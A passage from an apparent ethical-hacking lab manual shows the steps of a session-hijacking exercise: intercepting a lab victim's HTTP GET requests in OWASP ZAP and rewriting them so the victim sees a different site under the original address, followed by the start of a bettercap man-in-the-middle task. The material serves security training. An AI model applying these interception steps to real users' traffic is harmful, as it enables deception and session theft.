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
25. Now, in the **Break** tab, modify **www.moviescope.com** to **www.goodshopping.com** in all the captured GET requests.

    Note: If you find any URL starting with **https**, modify it to **http**.

26. Once you have modified the GET requests, click the **Submit and step to next request or response** icon on the toolbar to forward the traffic to the victim's machine.



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
27. In all the **HTTP Not Found** requests, click the **Submit and step to next request or response** icon on the toolbar to forward the traffic.



28. In a similar way, modify every **GET** request captured by **OWASP ZAP** until you see the **www.goodshopping.com** page in the victim's machine.

    Note: You will need to switch back and forth from the victim's machine to see the browser status while you do this.

    Note: If you do not receive any request or you see a blank break tab then switch to **Windows 11** machine and refresh the browser to capture the request again.

29. Now, switch to the victim's machine (**Windows 11**); the browser displays the website that the attacker wants the victim's machine to see (in this example, **www.goodshopping.com**).

    Note: It takes multiple iterations to open the Good Shopping site in the victim's machine.

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
30. The victim has navigated to **www.moviescope.com**, but now sees **www.goodshopping.com**; while the address bar displays **www. moviescope.com**, the window displays **www.goodshopping.com**.



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
31. Now, we shall change the proxy settings back to the default settings. To do so, perform **Steps 4-6** again.
32. In the **Settings** window, under the **Manual proxy setup** section in the right-pane, click the **Edit** button.



33. **Edit proxy server** window appears, under the **Use a proxy server** option, click the **On** button to switch it **Off** and click **Save**.

34. This concludes the demonstration of performing session hijacking using ZAP.
35. Close all open windows and document all the acquired information.
36. Turn off the **Windows Server 2019** virtual machine.

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Task 2: Intercept HTTP Traffic using bettercap

Attackers can use session hijacking to launch various kinds of attacks such as man-in-the middle (MITM) attacks. In an MITM attack, the attacker places himself/herself between the authorized client and the webserver so that all information traveling in either direction passes through them.

